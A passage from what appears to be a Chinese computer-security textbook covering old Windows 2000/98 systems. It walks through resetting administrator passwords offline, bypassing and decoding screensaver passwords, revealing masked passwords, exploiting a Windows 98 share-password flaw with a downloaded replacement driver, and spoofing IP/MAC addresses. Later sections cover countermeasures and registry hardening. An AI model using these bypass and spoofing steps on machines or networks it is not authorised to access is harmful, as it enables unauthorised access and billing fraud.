- (1) 准备 4 张格式化好的 1.44MB 软盘和 Windows 2000 安装光盘。
- (2) 开始“菜单”→“程序”→“O&O BlueCon 2000”→“O&O BootWizard”，启动“O&O BootWizard for O&O Bluecon 2000”。
- (3) 在第一个页面“Select Boot Device”中选择“Floppy (4 disk required)”，如图 2-14 所示，我们要使用软盘引导系统修复本地管理员密码。




图 2-14 制作修复盘

- (4) 按“下一步”进入“Select Options”页面。

系统会询问我们是否创建 Windows 2000 安装启动盘。如果已经使用 makeboot.exe 或 makebt32.exe 命令创建了 Windows 2000 安装启动盘，则可以跳到(7)。因为我们没有创建，因此选中“Create Windows 2000 Setup Disks”（如图 2-15 所示）。




图 2-15 制作 Windows 2000 启动盘

- (5) 按“下一步”进入“Create Setup Disks”页面。

系统会询问 Windows 2000 安装启动盘制作命令“makebt32.exe”和 4 个启动盘镜像文件所在的位置。通常这些文件存放在 Windows2000 安装光盘的 BOOTDISK 目录下，目前的光驱是 F:，因此应填写“F:\BOOTDISK”（如图 2-16 所示）。




图 2-16 选择启动镜像文件位置

(6) 按“下一步”启动 makebt32.exe 命令，按屏幕提示制作 4 张 Windows 2000 安装启动盘。

(7) Windows2000 安装启动盘制作完毕，会进入“Patch Disk 1”和“Patch Disk 4”页面。系统提示依次插入第 1 张和第 4 张安装启动盘，对部分文件进行修改（如图 2-17 所示）。




图 2-17 插入软盘，选择下一步

(8) 修复盘制作完成，系统提示用户可以使用修复盘重新引导系统进行修复操作了（如图 2-18 所示）。




图 2-18 修复盘制作完成

## 第 2 步 修复本地管理员密码。

(1) 将第 1 张安装启动盘插入软驱中，重新启动机器，以软盘引导系统。按屏幕提示依次插入这 4 张安装启动盘，走完安装界面，最后，系统会提示（如图 2-19 所示）。




图 2-19 完成制作修复盘

O&O Bluecon 2000 V2.0 Build 256 – English Keyboard

(c) 2000 O&O Software GmbH. Allright reserved.

A:\>

(2) 使用 Passwd 命令对 SAM 数据库账号的密码进行修改，Passwd 命令的用法如下：

Passwd []



Passwd 命令中 Password 参数是可选的，如果不输入该账号的密码，那么该账号的密码将被清空（为安全起见不建议这样做）。

假设我们要将管理员 Administrator 的密码修改为 123456，就可以这样做：

A:\>passwd Administrator 123456

按 Enter 键后如果当前系统中存在多个操作系统，系统会提示用户要修改哪个操作系统的管理员密码。类似提示如下：

Please choose a system to logon

- ① “Microsoft Windows 2000 Server” /fastdetect;
- ② “Microsoft Windows XP Professional” /fastdetect;
- ③ “Microsoft Windows 2000 Recovery Control” /cmdcons。

选择一个合适的要修改的操作系统，现在 O&O Bluecon 2000 只支持 Windows NT/2000，因此我们选①。即要修改“Microsoft Windows 2000 Server”上的管理员密码。一会儿系统如果提示“Password was successfully changed”就表示 Administrator 的密码修改成功，否则会提示出错信息。如果您的 O&O Bluecon2000 没有注册，那系统会提示 Administrator 的密码是只读的，不能够进行修改。

(3) 从软驱取出软盘，重新启动系统，使用新的管理员密码就可以进入系统了。如果用户修改的是 Windows2000 域控制器上的 Administrator 的密码，那必须使用目录服务恢复模式登录服务器，因此 Windows2000 已不再使用 SAM 数据库保存用户信息。

实际上，使用 O&O Bluecon2000 修复本地账号的密码只是用了它众多功能中的一个。O&O Bluecon2000 共有 28 个命令，用户可以在“A:\>”提示符下使用“?”或“help”命令查看。这 28 个命令中比较重要的还有：

- backup：备份注册表；
- device：显示某一操作系统的硬件配置情况；
- edlin：一个文本编辑工具；
- passwd：修改密码命令；
- reboot：重新启动机器命令；
- regedit：编辑注册表命令；
- service：显示/启动/禁止服务命令；
- user：显示某一操作系统的用户；
- vmap：显示当前卷的信息。

这些命令的参数与详细用法可以使用“命令 /?” 查看。

本方法在 Windows 2000 server+sp2+AD 上测试通过。

O&O Bluecon2000 最新版的下载地址是：<http://www.oosoft.com>。

## 2.3 Windows 98 系列密码的设置和破解

### 2.3.1 屏幕保护密码的设置和破解

屏幕保护密码的设置很简单，前提是您要能进入 Windows 屏幕保护密码的破解有下列

几种方法：

### 1. 只简单去除

注册表中 HKEY\_CURRENT\_USER\Control Panel\Desktop 找 ScreenSaveUsePassword,如果有密码，它的值应该是 1，改成 0 就没密码了（其实相当于屏保的那个密码保护选项框是否选中）。

### 2. 破译密码

首先，屏保密码最多 8 位，再多设也无意义，可以试一下。

注册表中 HKEY\_CURRENT\_USER\Control Panel\Desktop 找 ScreenSave\_Data,鼠标双击它后出现“编辑二进制值”窗口，在下面的键值框中看最右边的字符（两行，具体看密码多少位），两个字符为一组，数一下几组就知道密码有几位了。

假设密码为“12345”则那里会是这样的：79, DC, 45, 29, 52 分别与 78, DE, 46, 2D, 57, 59, 91, 2B 进行异或 (xor), 79 xor 78→1, DC xor DE→2, 45 xor 46→3, 29 xor 2D→4, 52 xor 57→5, 就可得到密码了，从密钥可知，密码最长只有 8 位。

### 3. 网络解决

如果已经有人设定了屏幕保护程序，而且正在屏幕保护状态，用户可以使用下列办法破解密码。

其实方法很简单，首先要在用户的机器所在的局域网内利用另外一台机器作为解码机，将解码机的 IP 地址改为用户的 IP 地址，利用硬件冲突的优先级较高的原理就可以使操作系统跳过屏幕保护程序了。具体实现方法如下：

第 1 步 在这台解码机上找到开始菜单中“设置”项，点击控制面板，找到“网络”图标。

第 2 步 双击该图标，将出现一个对话框，然后在这个对话框的设置选项栏选中“TCP/IP”，并查看其属性，就可以找到该机的 IP 地址了。

第 3 步 将解码机的 IP 地址改为用户的 IP 地址，完成后点击“确定”。系统会提示新的设置要重新启动计算机才能生效，确认并重新启动计算机。

这样，在局域网内就有两台机器的 IP 地址是相同的。当解码机的启动完成后，在用户的机器和解码机上会同时弹出“IP 地址产生硬件冲突”的提示框，这时只要在用户的机器上点击“确定”，猜猜会发生什么情况？没错，系统不要求输入屏幕保护程序的密码，就直接进入操作系统的桌面了！这下不必为忘记密码而发愁了吧？不过值得注意的是，在整个破解的过程中，要确保用户的机器上没有请求输入屏保程序密码的对话框，否则确定硬件冲突后，系统还会继续要求输入屏幕保护程序的密码。

## 2.3.2 揭示内存中的 Windows 9x 密码

假设攻击者已经跳过屏幕保护程序，他们就有可能应用 onscreen 密码揭示工具来显示存在系统中由讨厌的星号掩饰的其他系统密码，这些工具与其说是攻击工具，倒不如说是为易忘的用户提供方便。最有名的密码揭示程序之一就是 SnadBoy Software 公司 SnadBoy's Revelation, SnadBoy's Revelation 可以从 <http://down.tyfo.com> 下载，SnadBoy's revelation (如图 2-20 所示)。




图 2-20 SnadBoy 主界面

启动 SnadBoy 以后，将十字架移到\*\*\*\*\*密码处，然后就可以看到其中的明文了。例如图 2-21 中的分级审核密码就是 hello。



图 2-21 SnadBoy Software 的 Revelation 2.0 正在“显露”系统的分级审查密码

其他的密码揭示工具包括 vitas Ramanchauskas 编写的 Unhide (<http://www.webdon.com>) 等，对于 Windows NT/2000/XP 系统，它们在这些工具面前也是脆弱的，不过在密码尚未保存的网络登录屏幕或其他任何密码对话框都行不通（也就是说，如果没有看到密码对话框中出现的星号，就无从下手了）。

### 2.3.3 IE 分级审查密码的设置和破解

用户可以在 IE5.0 的“Internet 选项”对话框的“内容”选项页的“分级审查”框中设置口令，这样，在显示有 ActiveX 的页面时，总会出现“分级审查不允许查看”的提示信息，然后弹出口令对话框，要求输入监护人口令。如果口令不对，则将停止浏览。但是，如果此口令遗忘了，则无法浏览这些特征的页面。在口令遗忘后，重装 IE5.0 也无法去掉安全口令。

这时只有求助于注册表了：打开 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies 分支，在 Policies 子键下选择“Ratings”子键，按 Del 键将其删除，由于 Ratings 子键下的 Key 键值数据就是经过加密后的口令，删除了这一项，IE5.0 自然就认为用户没有设置口令了。

### 2.3.4 获取星号密码的原理

Edit 控件是 Windows 的一个标准控件，当把其 Password 属性设为 True 时，就会将输入的内容屏蔽为星号，从而达到保护的目的。虽然我们看来都是星号，但程序中的 Edit 控件实际仍是用户输入的密码，应用程序可以获取该控件中的密码，其他应用程序也可以通过向其发送 WM\_GETTEXT 或 EM\_GETLINE 消息来获取 Edit 控件中的内容。黑客程序正是利用 Edit 控件的这个特性，当发现当前探测的窗口是 Edit 控件并且具有 ES\_PASSWORD 属性时，则通过 SendMessage 向此窗口发送 WM\_GETTEXT 或 EM\_GETLINE 消息，这样 Edit 框中的内容就一目了然了。

上面介绍了 Windows 中的一些密码破解的原理和应用，但大多要修改注册表，有的还需要自己编程序，对于初学者就不适合了，这里介绍一个集成这几个功能的程序 Password Killer 1.0（程序可以从 <http://www.hebai.com/> 获得），该程序的主界面如图 2-22 所示。



图 2-22 Password Killer

使用 Password Killer 破解星号如图 2-23 所示，只要拖动左边的图标到星号密码上，星号密码的明文将显示在文本框中。




图 2-23 使用 Password Killer 破解星号

除了破解星号密码以外，Password Killer 还能破解屏幕保护密码，如图 2-24 所示。




图 2-24 使用 Password Killer 破解屏幕保护密码



此外，还可以使用 Password Killer 清除 IE 分级审核密码。如图 2-25 所示，需要注意的是 IE 分级审核密码一旦清除，就不能恢复了。



图 2-25 使用 Password Killer 清除 IE 分级审核密码

### 2.3.5 共享目录密码的破解

Windows 98 共享目录密码校验有一个 BUG，可以让其只校验密码第一个字节。如果您是 Windows 98 系统，可以从以下的地址 (<http://www.enanshan.com/down/vredir.vxd>) 下载 vredir.vxd，然后将 vredir.vxd 文件复制到 WINDOWS\SYSTEM 目录并覆盖原文件，重启机器。

现在进入有密码的共享目录弹出提示输入密码窗口时不用敲密码，只要按住回车键不放，直到进入此目录。注意如果弹出“密码不对”提示对话框，只要按住回车键不放，就选择了确定，然后测试下一个密码，最多尝试密码 256 次。一般密码是字母 0X20~0X80，也就是最多 96 次了。按住回车键不放很快就能够进入，其实还可以不弹出“密码不对”的提示框而直接进行下一次密码尝试，不过这需要修改另一个文件罢了。远程开了 137、138、139 端口可以在网络邻居里面输入\\IP 访问，作用是一样的。对于这个漏洞，可以使用系统策略编辑器 (Poledit.exe) 跨所有系统来禁止文件和打印共享属性，poledit 是属于 Windows 9x 的资源工具箱，不过也可以从大多数 windows 9x 的 CDROM 安装盘的 \tools\reskit\netadmin\ 目录找到，<http://support.microsoft.com/support/kb/articles/q135/15.asp> 上也有下载。

### 2.3.6 IP 地址和 MAC 地址绑定的破解

Internet 是一个开放的、交互操作的通信系统，其基础协议是 TCP/IP。Internet 协议地址（简称 IP 地址）是 TCP/IP 网络中可寻址设施的惟一逻辑标识，它是一个 32 位的二进制无符号数。对于 Internet 上的任一主机，它都必须有一个惟一的 IP 地址。IP 地址由 InterNIC 及其下级授权机构分配，没有分配到自己的 IP 地址的主机不能够直接连接到 Internet。

随着 Internet 的迅速发展，IP 地址的消耗非常快，据权威机构预测，现行 IPv4 版本的 IP 只够用到 2007 年。现在，企业、机构、个人要申请到足够的 IP 地址都非常困难，作为一种稀缺资源，IP 地址的盗用就成为很常见的问题。特别是在按 IP 流量计费的 CERNET 网络，由于费用是按 IP 地址进行统计的，许多用户为了逃避网络计费，用 IP 地址盗用的办法，将网络流量计费转嫁到他人身上。另外，一些用户因为一些不可告人的目的，采用 IP 地址盗用的方式来逃避追踪，隐藏自己的身份。

IP 地址盗用侵害了 Internet 网络的正常用户的权利，并且给网络计费、网络安全和网络运行带来了巨大的负面影响，因此解决 IP 地址盗用问题成为当前一个严峻的课题。

## 1. IP 地址盗用方法分析

IP 地址的盗用方法多种多样，其常用方法主要有以下几种：

(1) 静态修改 IP 地址。对于任何一个 TCP/IP 实现来说，IP 地址都是其用户配置的必选项。如果用户在配置 TCP/IP 或修改 TCP/IP 配置时，使用的不是授权机构分配的 IP 地址，就形成了 IP 地址盗用。由于 IP 地址是一个逻辑地址，是一个需要用户设置的值，因此无法限制用户对于 IP 地址的静态修改，除非使用 DHCP 服务器分配 IP 地址，但又会带来其他管理问题。

(2) 成对修改 IP-MAC 地址。对于静态修改 IP 地址的问题，现在很多单位都采用静态路由技术加以解决。针对静态路由技术，IP 盗用技术又有了新的发展，即成对修改 IP-MAC 地址。MAC 地址是设备的硬件地址，对于我们常用的以太网来说，即俗称的计算机网卡地址。每一个网卡的 MAC 地址在所有以太网设备中必须是唯一的，它由 IEEE 分配，是固化在网卡上的，一般不能随意改动。但是，现在的一些兼容网卡，其 MAC 地址可以使用网卡配置程序进行修改。如果将一台计算机的 IP 地址和 MAC 地址都改为另外一台合法主机的 IP 地址和 MAC 地址，那静态路由技术就无能为力了。针对目前大多数企业，学校都使用的是静态路由技术的现状，下面就以 Windows 98 为例来介绍 IP-MAC 地址的修改方法，在 Windows2000/XP 中，MAC 地址可以直接在网卡的高级设置中修改，而不用修改注册表，其他操作基本类似。

对于 Windows 98 系统，操作步骤如下：

### 第 1 步 探测合法主机的 MAC。

先在网上邻居上访问同一网段的合法主机，或者是 ping 合法主机的 IP 地址，然后在 DOS 窗口中运行 arp -a >1.txt，这样，访问过的 IP-MAC 对就写入了 1.txt 中，察看 1.txt 就可以获取合法主机的 Mac 地址。下面是 1.txt 的一段内容：

Interface: 192.168.0.2 on Interface 0x2000003

Internet Address	Physical Address	Type
192.168.0.1	00-04-c1-c8-07-02	dynamic
192.168.0.3	00-e0-4c-40-45-5c	dynamic
192.168.0.4	00-e0-4c-30-9e-8d	dynamic
192.168.0.5	00-e0-4c-53-96-a2	dynamic
192.168.0.6	52-54-ab-13-fd-1a	dynamic
192.168.0.7	00-ff-21-00-00-d0	dynamic

### 第 2 步 修改注册表。

点击“开始”，在“运行”中键入 regedit（如图 2-26 所示）。




图 2-26 运行注册表编辑器

然后将弹出一个注册表编辑器框，找到注册表编辑器中 HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Class\Net\001 项，如果本机有一块以上的网卡，就还有 0001, 0002…在这里保存了有关机器网卡的信息，其中的 DriverDesc 的内容就是网卡的信息描述，比如网卡是 Realtek RTL8139A PCI Fast Ethernet，在相应的 0000 下新建一字符串“NetworkAddress”，键值设为用户想设置的地址，注意要连续写（如图 2-27 所示）。



图 2-27 新建 NetworkAddress 字符串

进一步，在 HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Class\Net\0001 下的 NDI\Params 中新建主键 NetworkAddress；再在 NetworkAddress 主键下添加名为 default 的串值，键值设置为用户要预设置的 MAC 地址，如 00E04C5396A2；继续添加名为 ParmasDesc 串，键值设置为“MAC Address”设置好后，重新启动机器，打开网上邻居属性，选择相应的网卡，查看其属性页中的高级选项有一项就是刚才设置好的 Mac Address，它的设置值就是预设值 00E04C5396A2（如图 2-28 所示）。




图 2-28 通过网卡高级选项直接修改 MAC 地址

另外，对于那些 MAC 地址不能直接修改的网卡来说，用户还可以采用软件的办法来修改 MAC 地址，即通过修改底层网络软件达到欺骗上层网络软件的目的，常用的软件有 MAC2001 等，MAC2001 的操作界面如图 2-29 所示。




图 2-29 使用 Mac2001 探测 Mac 地址

MAC2001 可以从 <http://arm.533.net/analyze.htm> 下载。

(3) 动态修改 IP 地址。对于一些黑客高手来说，直接编写程序在网络上收发数据包，绕过上层网络软件，动态修改自己的 IP 地址（或 IP-MAC 地址对），或者直接在内存中修改 MAC 地址，发送数据报的时候写入假的 MAC 地址和 IP 地址达到 IP 欺骗都不是一件很困难的事。

## 2. 防范技术研究

针对 IP 盗用问题，网络专家采用了各种防范技术，现在比较通常的防范技术主要是根据 TCP/IP 的层次结构，在不同的层次采用不同的方法来防止 IP 地址的盗用。

(1) 交换机控制。解决 IP 地址的最彻底的方法是使用交换机进行控制，即在 TCP/IP 第二层进行控制：使用交换机提供的端口的单地址工作模式，即交换机的每一个端口只允许一台主机通过该端口访问网络，任何其他地址的主机的访问被拒绝。但此方案的最大缺点在于它需要网络上全部采用交换机提供用户接入，这在交换机相对昂贵的今天不是一个能够普遍采用的解决方案。

(2) 路由器隔离。采用路由器隔离的办法其主要依据是 MAC 地址作为以太网卡地址全球唯一不能改变。其实现方法为通过 SNMP 协议定期扫描校园网各路由器的 ARP 表，获得当前 IP 和 MAC 的对照关系，和事先合法的 IP 和 MAC 地址比较，如不一致，则为非法访问。对于非法访问，有几种办法可以制止，如：

- 使用正确的 IP 与 MAC 地址映射覆盖非法的 IP-MAC 表项；
- 向非法访问的主机发送 ICMP 不可达的欺骗包，干扰其数据发送；
- 修改路由器的存取控制列表，禁止非法访问。

路由器隔离的另外一种实现方法是使用静态 ARP 表，即路由器中 IP 与 MAC 地址的映



射不通过 ARP 来获得，而采用静态设置。这样，当非法访问的 IP 地址和 MAC 地址不一致时，路由器根据正确的静态设置转发的帧就不会到达非法主机。

路由器隔离技术能够较好地解决 IP 地址的盗用问题，但是如果非法用户针对其理论依据进行破坏，即成对修改 IP-MAC 地址，对这样的 IP 地址盗用它就无能为力了。

(3) 防火墙与代理服务器。使用防火墙与代理服务器相结合，也能较好地解决 IP 地址盗用问题：防火墙用来隔离内部网络和外部网络，用户访问外部网络通过代理服务器进行。使用这样的办法是将 IP 防盗放到应用层来解决，变 IP 管理为用户身份和口令的管理，因为用户对于网络的使用归根结底是要使用网络应用。这样实现的好处是，盗用 IP 地址只能在子网内使用，失去盗用的意义；合法用户可以选择任意一台 IP 主机使用，通过代理服务器访问外部网络资源，而无权用户即使盗用 IP，也没有身份和密码，不能使用外部网络。

使用防火墙和代理服务器的缺点也是明显的，由于使用代理服务器访问外部网络对用户不是透明的，增加了用户操作的麻烦；另外，对于大数量的用户群（如高校的学生）来说，用户管理也是一个问题。

## 2.4 增强 Windows 2000/XP 的安全性

Windows 2000 可能是我们使用得最多的操作系统之一了，其安全性相对于 Windows 98 来说要高很多，通过具体的设置，可以保证计算机和隐私不被别人偷窥，下面就介绍一些常用的 Windows 2000 加密的技巧。

### 2.4.1 修改注册表增强 Windows 2000/XP 的安全性

#### 1. 禁用自动登录

在我们安装完 Windows 2000 后，系统启动时会用默认的用户名与密码进行自动登录，这是为了方便所采取的措施，不过它也会带来安全上的漏洞。下面为读者介绍如何禁用这种自动登录的方法，供大家参考。

方法 1：打开注册表，在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon 的右边有 DisableCAD(CAD 即为 Ctrl+Alt+Del 键的缩写)，双击它，输入 0，下次启动时生效。

方法 2：打开注册表，在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\ CurrentVersion\Winlogon 的右边有 AutoAdminLogon，双击它，输入 0。下次启动时生效。

以上两法要修改注册表，如果用户感觉修改注册表比较危险，再介绍两种比较安全又简单方法：

方法 3：在 Windows 2000 的 CD 盘中，在 Tools\mtsutil 目录下有一个 Autolog.inf 文件，右击它选择安装，这时此文件将自动修改注册表中相关设置以取消自动登录功能。下次启动时即生效。

方法 4：选择“开始→设置→控制面板→用户和密码→高级”，在“要求用户在登录之前按 Ctrl+Alt+Del”键前打勾，下次启动时系统就不再自动登录了。

## 2. 隐藏最后的使用用户

默认情况下，在登录到 Windows 2000 时系统会自动显示最后一个登录的用户名。为了安全起见，应隐藏这一信息。用户可以用如下方法来更改。

打开注册表编辑器，在注册表中建立以下内容：

在 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon 中找到键名“DontDisplayLastUserName”类型：Reg\_SZ，双击该键然后输入“1”。

## 3. 自动清除“文档”菜单内容

选择“本地机器上的 HKEY\_CURRENT\_USER”子窗口，定位到 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支，再选择“编辑”菜单下的“添加数值”命令，弹出添加数值窗口。在数值名称中输入“ClearRecentDocsOnExit”，在数据类型下拉列表框中选择“REG\_DWORD”，单击“确定”按钮。再将“ClearRecentDocsOnExit”键值设为“1”，最后单击“确定”按钮并重新启动系统即可。

## 4. 删除桌面上的系统图标

当用户想删除桌面上的“回收站”，“Internet Explorer”等系统设定的图标时，会发现它们不能用一般的方法删除。这时可以选择“本地机器上的 HKEY\_LOCAL\_MACHINE”子窗口，定位到 HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace 分支，在该分支下面有多个子键，这些子键对应桌面上的“系统”图标，在右边窗口可以看到，如“Internet Explorer”等。要删除不需要的图标，只须删除对应的键值，再重新启动系统即可。

## 5. 去掉“网上邻居”图标

选择“本地机器上的 HKEY\_CURRENT\_USER”子窗口，定位到 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer 分支，再选择“编辑”菜单下的“添加数值”命令，弹出添加数值窗口。在数值名称中输入“NoNetHood”，在数据类型下拉列表框中选择“REG\_DWORD”，单击“确定”按钮。再将“NoNetHood”键值设为“1”，最后单击“确定”按钮并重新启动系统即可。

### Note

在这里使用 2 的 N 次方 (N=1, 2, 3, ...) 来代表一个驱动器号，  
如：A 为 1, B 为 2, C 为 4, D 为 8, E 为 16, F 为 32, G 为 64……还有，  
